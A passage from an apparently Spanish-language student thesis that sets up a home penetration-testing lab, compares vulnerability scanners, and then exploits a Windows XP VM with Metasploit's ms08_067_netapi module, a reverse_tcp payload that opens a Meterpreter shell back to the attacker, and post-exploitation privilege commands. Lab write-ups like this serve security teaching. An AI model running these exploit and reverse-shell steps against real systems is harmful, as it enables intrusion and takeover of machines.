Inurlbr es una herramienta en PHP que proporciona un motor de búsqueda avanzado para la fase inicial de descubrimiento de un pentest o en un análisis de vulnerabilidades. Puede usar hasta 24 motores de búsqueda y 6 opciones especiales o deep web, como muestra la figura inferior.

Esta herramienta permite aprovechar el poder de la información que ya está indexada por los motores de búsqueda y analizar un objetivo para cualquier posible intrusión.

Es capaz de extraer direcciones de correo electrónicos y URLs y valida cada petición examinando las respuestas HTTP. También soporta Tor para realizar pruebas de forma anónima y comandos externos para explotación: por ejemplo, una vulnerabilidad de inyección SQL.

En la figura inferior se muestran los diferentes motores de búsqueda que puede utilizar esta herramienta para realizar los análisis.

Figura 18 - Motores soportados Inurlbr

4 ASPECTO PRÁCTICOS

Una vez vistos los objetivos del proyecto y las bases teóricas en las que se basa, se puede comenzar a explicar el desarrollo del mismo. Como se explicó anteriormente, el proceso se compone varias partes en las que se han ido utilizando diferentes SO y herramientas hasta encontrar las que mejor se adaptaban a las necesidades del proyecto.

4.1 Etapa I – Preparación

Antes de entrar en detalles en las diferentes etapas que han estado presentes a lo largo del proyecto, es conveniente explicar la base sobre la que se va a ser construido. Como muestra la figura siguiente, todo el proyecto se ha llevado a cabo utilizando un portátil Samsung RC530 con Windows 10. Sobre este sistema anfitrión, se han montado, utilizando Oracle VM VirtualBox[27], dos máquinas virtuales de forma que una funcione como atacante y otra como servidor del sistema de alojamiento de archivos, además de víctima. En cuanto a la configuración de red, se ha optado por la opción de Adaptador Puente, la cual permite a las maquinas tener acceso a Internet y obtener una dirección IP privada de igual modo que el equipo anfitrión. Además, se ha utilizado la página de dominios gratuitos https://www.noip.com/ para apuntar a la IP publica y se ha configurado un reenvío del puerto 80 hacia la máquina de la víctima en el router doméstico.

Con esta configuración el laboratorio permite que desde la máquina que funciona como atacante se pueda atacar a la víctima (servidor cloud) directamente utilizando tanto la red privada que se ha creado, como a través de Internet con el dominio obtenido previamente.

Figura 19 - Esquema del laboratorio. A la izquierda la maquina atacante y a la derecha la maquina objetivo que montará el servidor cloud

4.2 Etapa II - CentOS

En la primera parte del proyecto, se utilizó el sistema operativo CentOS[28] 7 ya que presentaba unos requisitos muy básicos que lo hacían ser un SO muy liviano. Como en el desarrollo se ha estado trabajado con máquinas virtuales, el necesitar pocos recursos convertía a este SO en una opción muy atractiva, por lo que se decidió utilizarlo inicialmente.

Encontrado el SO con el que comenzar, se pasó a instalar el servidor y el sistema de almacenamiento de archivos. En cuanto al servidor, se optó por un servidor Apache[29], debido a que, como muestra la figura 20, es uno de los servidores Web más utilizados actualmente. La figura deja claro la diferencia en cuanto a sitios activos de esta opción frente a sus rivales.




Figura 20 - Cuota de mercado de sitios activos (Fuente: news.netcraft.com)

Una vez elegidos SO y servidor, solo quedaba el sistema de alojamiento de archivos, y la aplicación Owncloud, al ser mutiplataforma y bastante sencillo, encajaba perfectamente en este proyecto.

4.3 Etapa III - Prueba de Herramientas

Llegados a este punto ya se dispone de un entorno inicial para empezar a buscar vulnerabilidades. El paso siguiente es probar las distintas herramientas descritas en los conceptos teóricos para encontrar las que más información ofrecen, aparte de poder analizar si el sistema CentOS cumple los requisitos de vulnerabilidad necesarios.

Lynis

La primera prueba se hizo con la herramienta Lynis, creada para auditar servidores web basados en Unix.

Completado el análisis, se analizaron los resultados y se pudo concluir que la herramienta no era la más adecuada en base a nuestros objetivos. Esto se debe a que, en vez de reportar vulnerabilidades a ataques de diferentes tipos, la herramienta

recomienda diferentes acciones para fortificar nuestro servidor, como se muestra en la figura inferior.




Figura 21 – Extracto de los resultados de Lynis

Inurlbr y Maltego.

Descartada la primera, se siguieron probando más opciones. La siguiente que se utilizó fue Inurlbr, que a priori se mostraba como una herramienta para pentesting[1]y búsqueda de vulnerabilidades.

Después de utilizar la herramienta, y probar de primera mano su potencial, la conclusión fue que tampoco se adaptaba al proyecto. Inurlbr está pensada para buscar vulnerabilidades en la web a través de unos parámetros de búsqueda, mientras que el proyecto se centra en encontrar las debilidades de un servidor web concreto.

A su vez, también se hicieron pruebas con Maltego, aunque al ser una herramienta destinada a la obtención de metadatos no se adaptaba del todo a los objetivos fijados en este trabajo.

Nessus y OpenVAS

Tras utilizar varias herramientas sin resultados positivos se pasó a probar Nessus. Esta opción permite hacer análisis de vulnerabilidades a un objetivo fijado.

Después de realizar un primer análisis, se pudo comprobar, como muestra la figura 22, que esta herramienta sí que mostraba vulnerabilidades que se ajustaban a nuestro proyecto, aunque no todas las deseadas.

[1] Pentesting: Práctica para poner a prueba un sistema informático, red o aplicación web para encontrar vulnerabilidades que un atacante podría explotar.

192.168.1.51

Summary

Critical	High	Medium	Low	Info	Total
0	0	4	2	28	34

Details

Severity	Plugin Id	Name
Medium (5.0)	11213	HTTP TRACE / TRACK Methods Allowed
Medium (5.0)	20007	SSL Version 2 and 3 Protocol Detection
Medium (4.3)	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
Medium (4.3)	90317	SSH Weak Algorithms Supported
Low (2.6)	70658	SSH Server CBC Mode Ciphers Enabled
Low (2.6)	71049	SSH Weak MAC Algorithms Enabled
Info	10107	HTTP Server Type and Version
Info	10267	SSH Server Type and Version Information
Info	10287	Traceroute Information
Info	10863	SSL Certificate Information
Info	10881	SSH Protocol Versions Supported
Info	11032	Web Server Directory Enumeration
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	18261	Apache Banner Linux Distribution Disclosure
Info	19506	Nessus Scan Information
Info	21643	SSL Cipher Suites Supported
Info	22964	Service Detection

Figura 22 - Extracto de reporte de vulnerabilidades de Nessus

A continuación, se utilizó la herramienta hermana OpenVAS, que arrojó unos resultados similares a Nessus. Por tanto, ya existen soluciones que cumplen los requerimientos, a pesar de que no encontraban demasiadas vulnerabilidades.

Uniscan

Visto que no se encontraban muchas debilidades en el sistema, se optó por probar otra herramienta más. Esta vez le tocó el turno a Uniscan, otra herramienta para el análisis de vulnerabilidades. Una vez realizado un análisis con todas sus funciones se pudo comprobar que los resultados reportados aportaban aún menos que los de Nessus y OpenVAS, por lo que esta opción fue descartada.

De esta etapa se pudo concluir que las herramientas más adecuadas para el proyecto eran Nessus y OpenVAS ya que reportaban vulnerabilidades potencialmente explotables y que los resultados de ambas herramientas eran similares, cosa bastante normal ya que son prácticamente hermanas.

4.4 Etapa IV - Cambio de Sistema Operativo

Analizando los resultados ofrecidos por las herramientas de análisis se puede observar como ninguna encontraba suficientes vulnerabilidades en el sistema. Tratando de encontrar vulnerabilidades, se realizó el proceso anterior con diferentes versiones de Owncloud, aunque todas arrojaron resultados similares a los de la versión utilizada inicialmente. Esto lleva a deducir que el problema se encuentra en la robustez de CentOS, independientemente de la vulnerabilidad de Owncloud, que lo hace adecuado

para un uso normal, pero que, para este caso práctico, con objetivos didácticos, no es el idóneo.

Detectado este problema, se probaron las diferentes versiones de CentOS, disponibles en su web, y supuestamente más vulnerables, pero tras analizarlas con Nessus y OpenVAS arrojaban resultados similares a la versión ya probada. Por tanto, CentOS no era la elección acertada para conseguir cumplir los objetivos marcados.

A continuación, se utilizaron dos sistemas operativos preparados para la práctica de vulnerabilidades con el fin de poder probar de verdad si las herramientas pueden servir. Estos sistemas eran Seattle v0.3 y BadStore.

Seattle v.0.3

Seattle v0.3 simula la página web de un comercio electrónico con vulnerabilidades explotables. Entre las vulnerabilidades de las que dispone se encuentran algunas como SQL Injection o Cross Site Scripting. Destaca por su simple instalación ya que solo es necesario montarlo en una máquina virtual, por ejemplo, sobre Oracle VM Virtualbox y al arrancarla ya está listo el servidor.

192.168.1.51

Summary

Critical	High	Medium	Low	Info	Total
1	1	7	1	31	41

Details

Severity	Plugin Id	Name
Critical (10.0)	33850	Unsupported Unix Operating System
High (7.5)	11139	CGI Generic SQL Injection
Medium (5.0)	11213	HTTP TRACE / TRACK Methods Allowed
Medium (5.0)	11229	Web Server info.php / phpinfo.php Detection
Medium (5.0)	39467	CGI Generic Path Traversal
Medium (5.0)	40984	Browsable Web Directories
Medium (5.0)	57640	Web Application Information Disclosure
Medium (4.3)	47831	CGI Generic XSS (comprehensive test)
Medium (4.3)	85582	Web Application Potentially Vulnerable to Clickjacking
Low (2.6)	26194	Web Server Transmits Cleartext Credentials

Figura 23 - Extracto de reporte de Nessus sobre Seattle v0.3

Analizando el informe se puede ver como ya aparecen vulnerabilidades XSS, mucho más interesantes para el proyecto. Además de Nessus y OpenVAS, se probó ZAP, otra herramienta para el escáner de vulnerabilidades. En este caso, en el informe final se encontraban vulnerabilidades a XSS y SQL Injection.

BadStore

Badstore ofrece características similares a Seattle v0.3. Permite montar sobre una máquina virtual una aplicación web de una tienda online, con un portal de compra de artículos que presenta diferentes vulnerabilidades. Las más destacadas son las siguientes:

- Cross Site Scripting (XSS)

- Inyecciones SQL
- Modificación de Cookies
- Denegación de servicio

Al igual que con la Seattle v0.3, se probaron sus opciones contra el servidor de la tienda y se volvieron a obtener resultados similares. Entre las vulnerabilidades destacadas se encontraban SQL Injection y XSS.

Windows XP

En este momento del proyecto ya se habían probado las herramientas de análisis de vulnerabilidades con éxito. El siguiente paso era encontrar un sistema operativo adecuado.

Como con CentOS se vio que era bastante robusto, se decidió optar por un sistema que para uso habitual se le pudiera catalogar de obsoleto, con la esperanza de que presentara un gran número de vulnerabilidades explotables para nuestro entorno de pruebas. Con estas pretensiones, se decidió poner a prueba Windows XP, un sistema que ya ha dejado de recibir soporte oficial por parte de Microsoft y que se encuentra en desuso.

En este caso, tras someterlo a las pruebas de las distintas herramientas se encontraron grandes diferencias en los resultados de los análisis. Por un lado, ZAP apenas encuentra vulnerabilidades en Windows XP, mientras que OpenVAS y Nessus sí que detectaban un número bastante importante.

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	2
Low	4
Informational	0

Figura 24 - Resultados del análisis de vulnerabilidades de ZAP contra Windows XP

Host Summary

Host	Start	End	High	Medium	Low	Log	False Positive
192.168.1.51	Aug 10, 10:24:45	Aug 10, 11:07:13	11	15	1	28	0
Total: 1			11	15	1	28	0

Figura 25 - Resultados del análisis de vulnerabilidades de OpenVAS contra Windows XP

Con estos resultados, parece lógico centrarse en las vulnerabilidades encontradas por OpenVAS. Entre ellas se pueden destacar de nuevo SQL Injection, XSS, y en este caso, numerosos exploits del sistema que aparentemente son aprovechables.

Repasando los pasos finalizados, ya se ha encontrado un sistema operativo vulnerable, un servidor que permite instalar el sistema de alojamiento de archivos Owncloud y unas herramientas de análisis que dan información sobre las vulnerabilidades del sistema.

4.5 Etapa V – Explotación de las vulnerabilidades

En el punto actual ya está montado el entorno sobre el que realizar pruebas de forma segura. Parece lógico buscar las herramientas adecuadas para poder explotar las vulnerabilidades comentadas previamente. En este caso se van a utilizar Metasploit y su interfaz gráfica Armitage, y BeffXSS, que funcionará como un complemento de las anteriores para explotar vulnerabilidades XSS principalmente.

El primer paso antes de entrar a realizar los ataques en sí va a ser un escaneo de puertos con Nmap, esto permitirá ver que puertos se encuentran abiertos, además de conseguir algo de información del host, por ejemplo, el sistema operativo.

```
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows XP (Windows 2000 LAN Manager)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_xp::-
[*] Nmap: |   Computer name: tfg-xp
[*] Nmap: |   NetBIOS computer name: TFG-XP
[*] Nmap: |   Workgroup: GRUPO_TRABAJO
[*] Nmap: |_  System time: 2016-09-16T16:10:38+02:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_smbv2-enabled: Server doesn't support SMBv2 protocol
[*] Nmap: TRACEROUTE
```

Figura 26 - Captura de Nmap

En este caso, Nmap detectó que el host objetivo corre sobre Windows XP. Lo cual, junto con las vulnerabilidades encontradas anteriormente por las herramientas de búsqueda, hace que se pueda elegir la estrategia a utilizar para atacar al sistema.

La primera vulnerabilidad que se va a explotar es la MS08_067_netapi, que permite conseguir el agente meterpreter, lo que se será muy útil más adelante. Para realizar esto hay dos opciones: desde la consola de Metaexploit escribiendo todos los comandos, o aprovechando el potencial de Armitage para lanzar ataques de forma automática. Se va a empezar el ejemplo lanzándolo desde la consola.

Lo primero que hay que hacer es buscar la vulnerabilidad comentada anteriormente y una vez se conoce el exploit que la explota, cargarlo para utilizarlo.

Figura 27 - Búsqueda del exploit

Una vez aquí, mirando las opciones del exploit se pueden ver que algunas de ellas están sin completar. En este caso falta RHOST, es decir, la dirección del host remoto, que se debe introducir antes de continuar.




Figura 28 - Opciones del exploit

Completadas las opciones del exploit, es momento de seleccionar el payload con el que se va a lanzar. De todas las opciones disponibles en metaexploit se va a utilizar la de reverse_tcp.




Figura 29 - Opciones de payload

Una vez cargado, se comprueban las opciones disponibles para este payload, de forma similar a como se hizo con el exploit, y se completan las necesarias de la misma manera.

```
Payload options (windows/dllinject/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DLL                        yes       The local path to the Reflective DLL to upload
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.55     yes       The listen address
   LPORT     12437            yes       The listen port
```

Figura 30 - Opciones del payload

Una vez que todas las opciones del exploit y del payload han sido completadas con los valores deseados, solo queda lanzar el exploit y esperar a que este consiga el agente meterpreter.

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.55:24212
[*] 192.168.1.51:445 - Automatically detecting the target...
[*] 192.168.1.51:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:Spanish
[*] 192.168.1.51:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.1.51:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.51
[*] Meterpreter session 2 opened (192.168.1.55:24212 -> 192.168.1.51:1034) at 2016-09-16 16:27:49 +0200
```

Figura 31 - Resultado del lanzamiento del exploit

Como se mencionó anteriormente, la consola no es la única opción. También se puede lanzar el exploit desde la interfaz gráfica de Armitage. Lo primero que hay que hacer es buscar los ataques disponibles en Armitage contra el objetivo. A continuación, se busca el exploit deseado entre la lista de ataques obtenida y se selecciona el que se quiere utilizar, en este caso ms08_067_netapi.




Figura 32 - Búsqueda y lanzamiento de ataques

Finalmente, solo queda completar las opciones disponibles en Armitage para el exploit en cuestión, como se hizo anteriormente desde la consola y lanzarlo. El resultado es igual al de a la consola ya que esta solo es una forma visual de hacer lo mismo.




Figura 33 - Opciones para el lanzamiento del exploit

Cuando termina de ejecutarse el exploit ya se tiene acceso al cliente Meterpreter y a su consola. El siguiente paso sería obtener más información acerca del objetivo que se desea atacar. Por ejemplo, confirmar los datos obtenidos acerca de su sistema operativo o si corre o no sobre una máquina virtual, como se muestra en la figura siguiente.

```
meterpreter > sysinfo
Computer        : TFG-XP
OS              : Windows XP (Build 2600).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 3
Meterpreter     : x86/win32
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
meterpreter > run get_env
[*] Getting all System and User Variables

Enviroment Variable list
========================

 Name                   Value
 ----                   -----
 ComSpec                C:\WINDOWS\system32\cmd.exe
 NUMBER_OF_PROCESSORS   1
 OS                     Windows_NT
 PATHEXT                .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
 PROCESSOR_ARCHITECTURE x86
 PROCESSOR_IDENTIFIER   x86 Family 6 Model 10 Stepping 7, GenuineIntel
 PROCESSOR_LEVEL        6
 PROCESSOR_REVISION     0a07
 Path                   C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
 TEMP                   C:\WINDOWS\TEMP
 TMP                    C:\WINDOWS\TEMP
 windir                 C:\WINDOWS
```

Figura 34 - Obtención de información del sistema

Ampliada la información acerca del host objetivo, se procede a comprobar los privilegios disponibles para determinar si es necesaria una escalada de privilegios.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figura 35 - Comando para comprobar los privilegios actuales

Suponiendo que tras realizar el meterpreter no se obtuvieran privilegios de administrador, sería necesario realizar una escalada de privilegios que permitiera obtenerlos. La primera opción y tal vez la más sencilla, es de forma visual desde la interfaz de Armitage. Para conseguir esto solamente hace falta seleccionar la opción de escalar privilegios entre las opciones del host y Armitage se encarga de hacer el resto.




Figura 36 - Escalada de privilegios desde la interfaz de Armitage

Dejando de lado la interfaz gráfica de Armitage, existen otras opciones para hacerlo que, aunque se realicen desde la consola los resultados son similares. La primera de ellas es con el comando “getprivs”, a través del cual se obtendrían los privilegios casi de forma automática.

```
meterpreter > getprivs
==============================================================
Enabled Process Privileges
==============================================================
  SeDebugPrivilege
  SeTcbPrivilege
  SeCreateTokenPrivilege
  SeAssignPrimaryTokenPrivilege
  SeLockMemoryPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeCreatePermanentPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeAuditPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```

Figura 37 - Escalada de privilegios con el comando "getprivs"

Pasando a opciones más elaboradas, se encuentra el comando “getsystem”. Mirando las opciones de éste en la figura inferior, se ve cómo puede funcionar tanto de forma automática, al igual que los ejemplos anteriores, o que el usuario seleccione la que considere conveniente. Para la prueba de todas ellas es útil utilizar el comando “rev2self” que devuelve al estado de privilegios anterior. En este ejemplo se ve como la primera opción funciona correctamente mientras que las otras dos no se ejecutan con éxito.

